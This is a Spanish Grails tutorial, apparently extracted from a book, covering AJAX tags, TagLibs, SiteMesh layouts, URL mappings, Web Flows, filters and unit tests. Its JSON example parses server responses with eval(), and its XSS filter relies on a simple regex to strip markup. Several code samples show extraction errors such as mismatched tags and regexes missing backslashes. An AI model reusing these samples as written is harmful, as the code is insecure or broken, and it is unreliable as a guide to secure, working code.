Detrás de cada petición AJAX hay un objeto `XmlHttpRequest` que almacena los datos devueltos por el servidor así como el código HTTP y otra información sobre el proceso. Tienes más información sobre este objeto en la Wikipedia:

<http://es.wikipedia.org/wiki/XMLHttpRequest>

Si necesitamos acceder al objeto `XmlHttpRequest` podemos utilizar el parámetro implícito `e` en las funciones Javascript:

```
<g:javascript>
function evento(e) {
    alert(e);
}
</g:javascript>

<g:remoteLink
    action="test"
    onSuccess="evento(e)">
Probar
</g:remoteLink>
```

Generar XML o JSON en el servidor

En los casos más habituales, las invocaciones AJAX generan en el servidor un fragmento de HTML que insertamos en el `div` correspondiente. Pero no siempre resulta tan sencillo hacer algo así, y es posible que necesitemos devolver desde el servidor alguna estructura de datos para ser procesada vía Javascript en el cliente.

Como vimos en el capítulo 8, generar XML o JSON en un Controlador es trivial gracias a los converters de Grails:

```
import grails.converters.*

class PersonaController {
    def show = {
        def p = Persona.get(params.id)
        render p as JSON
    }
}
```

Al invocar esta acción desde AJAX tendríamos que escribir el Javascript para procesar el código JSON:

```
<g:javascript>
function actualizar(e){
    //evaluamos el JSON:
    var p = eval("(" + e.responseText + ")");
    $(personaActiva).innerHTML = p.nombre
}
</g:javascript>

<div id="personaActiva"></div>

<g:remoteLink
    action="show"
    id="5"
```



```
onSuccess="actualizar(e)">
  Mostrar persona con ID 5
</g:remoteLink>
```

Usar las etiquetas como métodos

Todas las etiquetas GSP pueden invocarse como funciones, lo cual supone una gran ventaja para usarlas desde:

- atributos en otras etiquetas:

```

```

- Artefactos no GSP, como Controladores:

```
def contenido = g.include(action:'status')
```

Crear TagLibs

Con Grails es muy sencillo crear nuestra propia librería de etiquetas para encapsular la lógica de presentación. Si alguna vez has creado una librería de etiquetas JSP, te sorprenderá lo rápido e intuitivo que resulta obtener el mismo resultado con GSP.

Según la convención, en Grails una librería de etiquetas es una clase Groovy cuyo nombre termina en `TagLib` y está alojada en la carpeta `grails-app/taglib`.

Como siempre, podemos elegir entre crear el archivo manualmente o mediante el script correspondiente:

```
grails create-tag-lib iwTags
```

Como ejemplo, vamos a crear una librería con una etiqueta que envuelve todo lo que pongamos dentro en un borde de color:

```
class IwTagsTagLib {

  static namespace = "iw"

  def conBorde = { atr,body ->
    out << "<div style='border-color:${atr.color}'>"
    out << body()
    out << "</div>"
  }
}
```

Una vez creada la clase podemos utilizarla en cualquier vista GSP:

```
<iw:conBorde color="#f55">Hola a todos</g:conBorde>
```

Al procesarse la etiqueta, el HTML que llegará al cliente sería así:

```
<div style='border-color:#f55'>
Hola a todos
</div>
```

Si no definimos la variable `namespace` en nuestra librería de etiquetas, Grails las asignará al espacio de nombres por defecto "g".

Utilizar librerías de etiquetas JSP

Además de las librerías de etiquetas GSP, Grails soporta desde la versión 1.0 el uso de librerías de etiquetas JSP, mediante la directiva `taglib`:

```
<%@ taglib
    prefix="fmt"
    uri="http://java.sun.com/jsp/jstl/fmt" %>
```

Con la ventaja adicional de que podemos usarlas al estilo tradicional:

```
<fmt:formatNumber
    value="${libro.precio}"
    pattern="0.00" />
```


y también como llamadas a métodos:

```
<input
    type="text"
    name="precio"
    value="${fmt.formatNumber(value:10,pattern:'.0')}" />
```


Layouts: Sitemesh

SiteMesh (<http://www.opensymphony.com/sitemesh>) es un framework para construir interfaces web con un formato unificado. Se basa en el patrón *Decorator*, partiendo de un layout inicial de la página e incorporando modificaciones a partir de cada vista particular.

El flujo de ejecución al procesar una petición sería similar a este:



La principal ventaja de este sistema es que toda la estructura genérica (referencias a hojas de estilo, zonas fijas en la cabecera, menú de navegación, pie de página, etc) se definen en un único archivo independiente de nuestras vistas GSP, con lo que se simplifica enormemente la gestión del look&feel de nuestra aplicación:



El archivo en el que se define la estructura de la página debe ubicarse en la carpeta `grails-app/views/layouts`, y por lo demás puede contener el mismo tipo de elementos de una página gsp normal. Veamos un layout típico:

```
<html>
  <head>
    <title>
      <g:layoutTitle default="Sin Título"/>
    </title>
    <g:layoutHead />
  </head>
  <body>
    onload="${pageProperty(name:'body.onload')}""
    <div id="top"><!--contenido fijo--></div>
    <div id="main">
      <g:layoutBody />
    </div>
    <div id="bottom">
      <!-- contenido fijo -->
    </div>
  </body>
```

En este layout el trabajo interesante lo están haciendo las etiquetas que incluyen elementos de la página GSP procesada:

- `layoutTitle` – inserta el título de la GSP procesada.
- `layoutHead` – inserta el contenido de la cabecera de la GSP procesada.
- `layoutBody` – inserta el body de la GSP procesada.
- `pageProperty` – permite obtener elementos individuales de la GSP procesada, como por ejemplo atributos de una etiqueta concreta.

Cómo seleccionar el layout para una vista

La convención en Grails dice que si no se indica lo contrario, el layout a aplicar para una acción será el que se encuentre en

```
grails-app/views/layouts/[controlador]/[accion].gsp
```

Si no se encuentra, se buscará

```
grails-app/views/layouts/[controlador].gsp
```

Para modificar este comportamiento podemos especificar el layout a aplicar en el controlador:

```
class PersonaController {
  //Se buscará en
  //grails-app/views/layouts/custom/general.gsp
  static layout = 'custom/general'
```

```
}
```

o bien en la GSP:

```
<html>
  <head>
    <title> ... </title>
    <meta name="layout" content="main"></meta>
  ...
```

La ventaja del sistema de layouts es que podemos elegir la estructura de nuestra página en tiempo de ejecución, creando por ejemplo una versión simplificada para navegadores sin soporte de Javascript, o para mostrar a usuarios que navegan desde un teléfono móvil sin necesidad de modificar nuestras vistas GSP.

11. Definiendo la estructura de URLs de nuestra aplicación.

La estructura de las URLs es más importante en una aplicación web de lo que inicialmente pudiera parecer. A fin de cuentas son la interfaz de comunicación que mostramos al exterior, y representan los distintos comandos y vistas que nuestros usuarios pueden invocar.

Una correcta política de URLs hará que los usuarios sepan de forma intuitiva para qué sirve una dirección sin necesidad de visitarla con su navegador, y si estamos desarrollando un portal web, que los resultados que muestren los buscadores sean mucho más auto-descriptivos.

Imagina que te envían un enlace por e-mail para que accedas a un sitio web, y que el enlace en cuestión es como este:

<http://sitio.com/ui/portal.do?cmd=7&origin=mail>

ahora imagina que el enlace tiene esta pinta:

<http://sitio.com/emailmkt/primeraVisita>

Puede que lo pulses o puede que no, pero está claro que en el segundo caso la dirección da mucha más información que en el primero.

Grails utiliza por defecto un convenio para las URLs como este:

`/controlador/acción/id`

pero no hay ninguna regla que nos impida adaptarlo a nuestros gustos o a las necesidades de nuestro proyecto. Para hacerlo tenemos que modificar el archivo `grails-app/conf/UrlMappings.groovy`.

Por ejemplo:

```
class UrlMappings {
    static mappings = {
        "/articulos" {
            controller="articulo"
            action="list"
        }
    }
}
```

en este caso estaríamos indicando que cuando el usuario invocase la URL `/articulos`, debería ejecutarse la acción `list` del controlador `articulo`.

Al definir los patrones de url podemos utilizar variables:

```
class UrlMappings {
    static mappings = {
        "/articulos/$y?/$m?/$d?/$id?" {
            controller="articulo"
            action="show"
        }
    }
}
```

La `'?'` indica que la variable es opcional, de forma que se resolverá el mapeo incluso si no se asigna valor para ella, aunque lógicamente no se guardará nada en params.

Luego, en el controlador, accederíamos a cada porción de la url en el Map params, por el nombre que tenía asignado:

```
class ArticuloController = {
    def show = {
        def año = params.y
        def mes = params.m
        def dia = params.d
        def id = params.id
        ...
    }
}
```

En este caso, nuestro controlador tendría que asegurarse de que los datos pasados para el año, el mes y el día son válidos. Afortunadamente, Grails proporciona soporte para restringir los posibles valores mediante expresiones regulares:

```
class UrlMappings {
    static mappings = {
        "/articulos/$y?/$m?/$d?/$id?" {
            controller="articulo"
            action="show"
            constraints {
                y(matches:/d{4}/)
                m(matches:/d{2}/)
                d(matches:/d{2}/)
            }
        }
    }
}
```

También podemos utilizar las variables reservadas `controller`, `action` e `id` para construir variantes del formato inicial de URLs:

```
class UrlMappings {
    static mappings = {
        "/$controller/$id/$action"()
    }
}
```

Además de los fragmentos de la URL, podemos definir otras variables que también estarán accesibles en el controlador desde el Map params:

```
class UrlMappings {
    static mappings = {
        "/articulos/$y/$m" {
            order = "fecha"
            sort = "asc"
            controller = "articulo"
            action = "list"
        }
    }
}
```

Cómo afecta UrlMappings a la etiqueta link

Como vimos en el capítulo sobre GSP, la etiqueta `link` construye enlaces a nuestras acciones y controladores. Lo mejor de todo es que lo hace teniendo en cuenta nuestra política de enlaces, de manera que si cambiamos la configuración en el archivo `UrlMappings` la etiqueta seguirá generando enlaces correctamente:

```
<g:link
    controller:'articulo'
    action:'list'
    params:[y:'2009',m:'12']>
    Ver artículos
</g:link>
```

El enlace generado será (según la configuración del último ejemplo):

```
<a href="/articulos/2009/12">Ver artículos</a>
```

Capturar códigos de error

Podemos mapear códigos de error HTTP a controladores y acciones:

```
class UrlMappings {
```



```
static mappings = {
    "500"(controller:'errores',action:'serverError')
    "404"(controller:'errores',action:'notFound')
}
```

O bien simplemente a vistas GSP:

```
class UrlMappings {
    static mappings = {
        "500"(view:"/error/serverError")
        "404"(view:"/error/notFound")
    }
}
```

Capturar métodos HTTP

Otra opción muy interesante es usar acciones distintas de un controlador en función del método HTTP utilizado, al estilo REST :

```
class UrlMappings {
    static mappings = {
        "/persona/$id" {
            action = [
                GET:'show',
                PUT:'update',
                DELETE:'delete',
                POST:'save'
            ]
        }
    }
}
```

De esta manera, Grails invocará una acción distinta de nuestro controlador en función del método HTTP utilizado para la petición. Si simplemente ponemos la url `/persona/4` en nuestro navegador, estaremos haciendo una petición GET, mientras que si enviamos un formulario que tiene esa URL como destino, estaremos haciendo una petición POST. Los métodos PUT y DELETE no están soportados en la mayoría de los navegadores, pero son muy útiles para hacer nuestro propio cliente REST (ver capítulo 18).

12. Web Flows

Los Web Flows (“Flujos Web”) son la versión HTTP de los típicos asistentes en programas de escritorio. Se trata de una “conversación” entre el navegador y la aplicación web que se extiende a lo largo de varias peticiones manteniendo un estado entre ellas. Podemos definir el estado inicial y el final, y gestionar la transición entre estados.

La convención en Grails es que cualquier acción cuyo nombre termine en `Flow` definirá un flujo web.

Lo verás mejor con un ejemplo. Supongamos que estamos desarrollando una red social profesional, en la que cada usuario tiene un perfil con varios apartados (datos personales, formación, experiencia laboral y objetivos). Podemos usar un web flow para definir el perfil:

```
class ProfileController {
    def index = {
        redirect(action:'define')
        //Fíjate: no usamos el 'Flow' al final.
    }

    def defineFlow = {
        personal {
            on('submit'){PersonalCmd cmd ->
                flow.personal = cmd
                if(flow.personal.validate())
                    return success()
                else
                    return error()
            }.to 'formacion'
            on('cancel').to 'cancel'
        }
        formacion {
            on('submit'){FormacionCmd cmd ->
                flow.formacion = cmd
                if(flow.formacion.validate())
                    return success()
                else
                    return error()
            }.to 'experiencia'
            on('back').to 'formacion'
            on('cancel').to 'cancel'
        }
        experiencia {
            on('submit'){ExperienciaCmd cmd ->
                flow.experiencia = cmd
                if(flow.experiencia.validate())
```

```
        return success()
    else
        return error()
    }.to 'objetivos'
    on('back').to 'experiencia'
    on('cancel').to 'cancel'
}
objetivos {
    on('submit'){ObjetivosCmd cmd ->
        flow.objetivos = cmd
        if(flow.objetivos.validate())
            return success()
        else
            return error()
    }.to 'saveProfile'
    on('back').to 'experiencia'
    on('cancel').to 'cancel'
}
saveProfile {
    /*
    Generar el perfil con los objetos cmd.
    */
}
cancel {
    redirect(controller:'home')
}
}
```

Analicemos detenidamente el ejemplo anterior, paso por paso:

- La acción por defecto, `index`, redirige al navegador hacia el flujo. Fíjate que el “nombre” oficial de la acción no incluye el sufijo “Flow”.
- La acción que define el flujo se llama `defineFlow`, y en su interior se establecen todos los pasos posibles y la forma de pasar de uno a otro.
- Las vistas asociadas a cada paso se buscarán en `grails-app/views/profile/define/`. Lo primero que veremos será el estado inicial, definido en la vista `grails-app/views/profile/define/personal.gsp`. Esta página deberá contener el primer formulario, con los botones necesarios para lanzar los eventos “submit” y “cancel”:

```
<g:form action='define'>
. . .
    <g:submitButton
        name='submit'
        value='Siguiente'></g:submitButton>
    <g:submitButton
        name='cancel'
        value='Cancelar'></g:submitButton>
```

```
</g:form>
```

- En cada paso del flujo podemos utilizar Command Objects (ver capítulo 8) para la validación de los datos de entrada.
- Además de los ámbitos que ya conocemos (session, request, flash, etc), disponemos del ámbito flow, en el que podemos guardar los datos relacionados con este proceso y serán destruidos cuando termine la ejecución del último paso.
- Cuando realizamos la validación de los datos de entrada, utilizamos los métodos estándar `success()` y `error()`, que permiten seguir adelante o volver a mostrar el formulario para que el usuario corrija los errores, respectivamente.

Como ves, los Web Flows son una forma muy potente de crear funcionalidades “tipo asistente” en nuestras páginas. Con este sistema puedes implementar fácilmente asistentes de instalación, carros de la compra, o cualquier otro caso de uso en el que necesites una entrada de datos compleja que deba ser validada por lotes.

13. Filtros

Como ya vimos en el capítulo 8, los controladores soportan la posibilidad de definir Interceptors, que se ejecutan antes y/o después de nuestras acciones. Sin embargo, existen casos en los que necesitamos interceptar varias (o todas) de las URLs de nuestra aplicación, y no queremos introducir ese código en nuestros controladores.

El caso de uso típico es cualquier característica transversal de nuestra aplicación, como control de acceso, trazas, o el filtro XSS (*“cross-site scripting”*). Este tipo de funcionalidad merece ser implementada en componentes aparte, independientes del resto de la lógica de negocio y sencillos de mantener.

La convención sobre Filtros es que cualquier clase que se encuentre en la carpeta `grails-app/conf` cuyo nombre termine en `Filters`, y que contenga un bloque de código `filters` podrá interceptar las URLs de la aplicación. Como siempre, podemos crear tal archivo a mano o mediante el comando `grails create-filters [nombre]`.

Por ejemplo:

```
class MisFiltrosFilters {
  def filters = {
    accessFilter(controller: '*', action: '*') {
      before = {
        if(!session.usr && !actionName.equals('login')) {
          redirect(action: 'login')
          return false;
        }
      }
    }
  }
}
```

Este filtro se aplicará sobre todas las peticiones (todos los controladores y todas las acciones). Si el valor de `session.usr` es null se enviará al usuario al formulario de `login` (salvo que esté solicitando precisamente ese formulario).

Los filtros pueden hacer dos cosas únicamente:

- Redirigir al usuario a otra URL mediante el método `redirect`.
- Generar una respuesta mediante el método `render`.

También se puede restringir la aplicación del filtro por URI:

```
filtro(uri: '/persona/**') {
  . . .
}
```

Como habrás notado, en el ejemplo hemos introducido el código en un bloque `before`. En Grails los filtros pueden definir código que se ejecute en distintos

momentos del procesado de la petición:

- `before` – El código se ejecutará antes de invocar a la acción. Si devuelve `false`, la acción no se llegará a ejecutar nunca.
- `after` – Se ejecuta tras la acción. Podemos recibir el modelo generado mediante un parámetro en la closure.
- `afterView` – Se ejecuta después de renderizar la vista.

En un filtro podemos acceder a todos los entornos disponibles en controladores y librerías de tags:

- `request`
- `response`
- `session`
- `servletContext`
- `flash`
- `params`
- `actionName`
- `controllerName`
- `grailsApplication`
- `applicationContext`

Ejemplo: filtro XSS

Como ejemplo del tipo de cosas que podríamos querer hacer con un Filtro, supongamos que tenemos una aplicación web en la que necesitamos introducir una protección contra Cross Site Scripting. Para ello vamos a utilizar una clase de utilidad en Groovy que realice el trabajo de eliminar el marcado de una cadena de texto:

El ataque de tipo XSS consiste en pasar código HTML y/o javascript como parámetro en una llamada a la aplicación web. Si en el controlador se muestra el valor del parámetro directamente, sin filtrar, es posible “inyectar” código en nuestra página que añada funcionalidad, como por ejemplo redirigir al usuario a un sitio falso.

```
class MarkupUtils {  
  
    static String removeMarkup(String original) {  
  
        def regex = "</?\w+((\s+\w+  
(\s*=\s*(?:\".*?\"|'.*?'|^[^\s>]+\s*))?)  
+\s*|\/>)"  
        def matcher = original =~ regex;
```

```
def result = matcher.replaceAll("");  
return result;  
}  
}
```

El método `removeMarkup` recibe una cadena de texto y elimina cualquier fragmento que tenga forma de etiqueta xml. Para poder usar esta clase debemos guardarla en la carpeta `src/groovy/` de nuestro proyecto.

Ahora tenemos que construir un filtro que aplique esta funcionalidad sobre los parámetros de cada petición:

```
class IWFilters{  
  
    def filters = {  
        xss(controller:'*', action:'*') {  
            before = {  
                def debug = false  
                if(debug) println request.method  
                if(true || request.method == 'GET'){  
                    params.each { entry ->  
                        if(entry.value instanceof String){  
                            params[entry.key] =  
MarkupUtils.removeMarkup(entry.value)  
                        }  
                    }  
                }  
            }  
        }  
    }  
}
```

Para cada petición, antes de invocar a la acción correspondiente, este filtro eliminará de los parámetros cualquier código de marcado. De esta manera estamos seguros de que llegarán limpios a nuestro constructor y no tendremos que mezclar tareas de seguridad con nuestra lógica de negocio.

Esta es una de las muchas ventajas de que el `Map params` sea mutable: podemos alterar los parámetros de entrada, ya sea por motivos de seguridad como en este caso, o simplemente para añadir valores por defecto.

14. Baterías de pruebas

Si las pruebas son importantes en cualquier metodología de desarrollo de software, lo son aún más en las metodologías ágiles. La razón está en que, aparte de comprobar si los algoritmos están o no bien implementados, un buen conjunto de pruebas permite obtener información **rápidamente** sobre el estado de nuestro desarrollo.

Y precisamente uno de los objetivos que se persiguen en los procesos ágiles es acortar el intervalo de tiempo que pasa entre que realizamos alguna actividad (un cambio en los requisitos, una nueva implementación de un caso de uso, etc) y obtenemos información sobre el efecto que la actividad ha tenido en el proyecto.

Las baterías de pruebas en un proyecto de software deben satisfacer por tanto dos objetivos bien diferenciados:

- **Asegurar la calidad.** Mediante pruebas unitarias y de integración definimos cómo debe comportarse el sistema, de manera que ese comportamiento se mantenga con el tiempo. Además, cuando se descubre un fallo en el software se construye un caso de prueba que lo reproduce, y nos asegura que una vez resuelto no volverá a aparecer.
- **Monitorizar el proceso de desarrollo.** Si durante la fase de análisis desarrollamos una batería de pruebas que nos permita comprobar qué funcionalidades están implementadas en un momento dado del tiempo, será mucho más fácil saber en qué punto del desarrollo nos encontramos y podremos detectar desviaciones de plazo con mayor antelación.

Por tanto, cualquier entorno que pretenda dar soporte al desarrollo ágil de aplicaciones debe prestar especial atención a las pruebas.

Grails no es una excepción en este punto, e incluye un potente sistema de testing aprovechando el soporte nativo en Groovy para distintas formas de Mocks y Stubs. Cada vez que generamos un artefacto mediante una llamada a `grails create-ZZZ`, el comando en cuestión generará, además del componente solicitado, un caso de pruebas para verificar su funcionamiento. Lógicamente, seremos nosotros los responsables de implementar las pruebas del componente.

Mocks: objetos que sustituyen a recursos y verifican las llamadas que se realizan sobre éstos, comprobando el orden y la cantidad de ellas.


Stubs: objetos que sustituyen a recursos pero no realizan una comprobación estricta del orden y cantidad de las llamadas.

Más información sobre Groovy mocks en <http://groovy.codehaus.org/Groovy+Mocks>

Durante el proceso de desarrollo, podemos ejecutar todos los casos de prueba mediante el comando:

```
grails test-app
```

Este script ejecutará todas las pruebas unitarias y de integración de nuestro proyecto, y generará un informe al que podremos recurrir en caso de fallos.



```
C:\Windows\system32\cmd.exe
C:\Users\Nacho\workspace\Documentos\Formacion\Groovy\ejemplos\testing>grails test-app

Welcome to Grails 1.0.1 - http://grails.org/
Licensed under Apache Standard License 2.0
Grails home is set to: C:\Users\Nacho\Documents\recursos\grails\grails-1.0\grails

Base Directory: C:\Users\Nacho\workspace\Documentos\Formacion\Groovy\ejemplos\testing
Environment set to test
Note: No plugin scripts found
Running script C:\Users\Nacho\Documents\recursos\grails\grails-1.0\grails\scripts\TestApp.groovy
[grail] Compiling 3 source files to C:\Users\Nacho\grails\1.0.1\projects\testing\classes
[grail] Created dir: C:\Users\Nacho\workspace\Documentos\Formacion\Groovy\ejemplos\testing\test
[grail] Created dir: C:\Users\Nacho\workspace\Documentos\Formacion\Groovy\ejemplos\testing\test
[grail] Created dir: C:\Users\Nacho\grails\1.0.1\projects\testing\test-classes
[grail] Compiling 12 source files to C:\Users\Nacho\grails\1.0.1\projects\testing\test-classes
[grail] Copying 1 file to C:\Users\Nacho\grails\1.0.1\projects\testing\test-classes
[grail] Copying 1 file to C:\Users\Nacho\grails\1.0.1\projects\testing\test-classes
[01] spring.GrailsWebApplicationContext Refreshing org.codehaus.groovy.grails.commons.spring.GrailsWeb
haus.groovy.grails.commons.spring.GrailsWebApplicationContext@8c02cc1; startup date [Mon May 04 19:
[4] spring.GrailsWebApplicationContext Bean factory for application context [org.codehaus.groovy.gr
2cc1: org.springframework.beans.factory.support.DefaultListableBeanFactory@114ef62
[grail] Compiling 1 source file to C:\Users\Nacho\grails\1.0.1\projects\testing\classes


Running 1 Unit Test...
Running test GenteUnitTests...
testSomething...SUCCESS
Unit Tests Completed in 254ms ...

[3112] spring.GrailsWebApplicationContext Refreshing org.codehaus.groovy.grails.commons.spring.Grai
codehaus.groovy.grails.commons.spring.GrailsWebApplicationContext@1bc93a71; startup date [Mon May 0
grails.commons.spring.GrailsWebApplicationContext@8c02cc
[3119] spring.GrailsWebApplicationContext Bean factory for application context [org.codehaus.groovy.gr
2cc1: org.springframework.beans.factory.support.DefaultListableBeanFactory@26c088

Running 2 Integration Tests...
Running test GenteServiceTests...
testSomething...SUCCESS
Running test PersonaTests...
testSomething...SUCCESS
Integration Tests Completed in 190ms

[junitreport] Processing C:\Users\Nacho\workspace\Documentos\Formacion\Groovy\ejemplos\testing\test
Data\Local\Temp\null1572172499
[junitreport] Loading stylesheet jar:file:/C:/Users/Nacho/Documents/recursos/grails/grails-1.0/grai
/optional/junit/xsl/junit-frames.xsl
[junitreport] Transform time: 1053ms
[junitreport] Deleting: C:\Users\Nacho\AppData\Local\Temp\null1572172499
Tests passed. View reports in C:\Users\Nacho\workspace\Documentos\Formacion\Groovy\ejemplos\testing
C:\Users\Nacho\workspace\Documentos\Formacion\Groovy\ejemplos\testing>
```

El hecho de generar el informe en texto y html es especialmente interesante si queremos que las baterías de tests se ejecuten de forma desatendida durante la noche como parte de nuestro proceso de integración continua. Podemos programar un script que envíe el resultado de las pruebas cada mañana por email al jefe de proyecto, o publicar la versión html en el servidor web de integración.



Para adentrarnos en el proceso de generación de baterías de pruebas, vamos a trabajar sobre una aplicación en la que tenemos una entidad Persona con este aspecto:

```
class Persona {
    static hasMany = [amigos:Persona]
    String nombre
    String apellidos
    String email
    Date fechaNacimiento

    static constraints = {
        nombre(size:3..50,blank:false)
        apellidos(size:3..100,blank:true)
        fechaNacimiento()
        email(email:true)
    }
}
```

como ves, hemos definido una relación uno a muchos de la clase Persona consigo misma, de forma que una persona puede tener varios amigos, y a la vez figurar como amigo de varias otras. Lo que haremos ahora es crear un servicio con un método que garantice que cuando existe una relación de amistad, ésta sea mutua:

```
class GenteService {
```

```
boolean transactional = false

/**
Se asegura de que ambas personas se tengan como
amigos.
*/
def addToFriends(Persona p1, Persona p2){
    if(!p1.amigos.contains(p2)){
        p1.amigos.add(p2)
    }
    if(!p2.amigos.contains(p1)){
        p2.amigos.add(p1)
    }
}
}
```

Tests unitarios

Los test unitarios son aquellos en los que se verifica que un método se comporta como debería, sin tener en cuenta su entorno. Esto significa que cuando se ejecutan las pruebas unitarias de un método Grails no inyectará ninguno de los métodos dinámicos con los que contamos cuando la aplicación se está ejecutando. Así que, cuando trabajemos con entidades o servicios seremos nosotros los responsables de crear y gestionar todos los objetos.

Para crear un test unitario de nuestro servicio ejecutaremos el script:

```
grails create-unit-test genteUnitario
```

el cual creará una nueva batería de pruebas en la carpeta `test/unit` de nuestro proyecto:

```
import grails.test.*

class GenteUnitarioTests extends GrailsUnitTestCase {
    protected void setUp() {
        super.setUp()
    }

    protected void tearDown() {
        super.tearDown()
    }

    void testSomething() {
```

```
}  
}
```

Como ves, la clase generada hereda de `GrailsUnitTestCase`, de manera que tendremos a nuestra disposición una serie de métodos para facilitarnos la tarea de probar nuestro servicio.

Lo que haremos ahora es sustituir el método de ejemplo `testSomething` por algo más útil para nosotros:

```
void testAddToFriends() {  
    Persona p1 = new Persona(  
        nombre: 'Nacho',  
        apellidos: 'brito',  
        email: 'nacho@imaginaworks.com',  
        amigos: [])  
    Persona p2 = new Persona(  
        nombre: 'Jacinto',  
        apellidos: 'Benavente',  
        email: 'jcbv@test.com',  
        amigos: [])  
  
    def testInstances = [p1,p2]  
    mockDomain(Persona, testInstances)  
  
    def srv = new GenteService()  
    srv.addToFriends(p1,p2)  
    assertTrue p1.amigos.contains(p2)  
    assertTrue p2.amigos.contains(p1)  
}
```

Como hemos visto, este test se ejecutará sin levantar el contexto Grails, de forma que las entidades no disponen de los métodos dinámicos inyectados por GORM, ni se realiza la inyección de dependencias. Entonces, ¿por qué podemos probar el servicio? La mayor parte de la magia la realiza el método `mockDomain`.

Los métodos mock

La clase `GrailsUnitTestCase` pone a nuestra disposición métodos para que nuestros objetos se comporten en pruebas como lo harían en ejecución:

- `mockDomain(clase, testInstances=)` - Toma la clase proporcionada como primer parámetro y la altera para añadir toda la funcionalidad de una entidad en GORM. Añade tanto los métodos estáticos (`get()`, `count()`, etc) como los de instancia (`save()`, `delete()`, etc). El segundo parámetro es una lista en la que se irán almacenando las instancias de la clase cada vez que se invoque el método `save()`.
- `mockForConstraintsTests(clase, testInstances=)` - Permite comprobar el funcionamiento de las reglas de validación en clases de entidad y objetos

comando. Por ejemplo:

```
void testValidaciones() {
    mockForConstraintsTests(Persona, [])
    Persona p = new Persona()
    //1. probar que no puede haber nulos
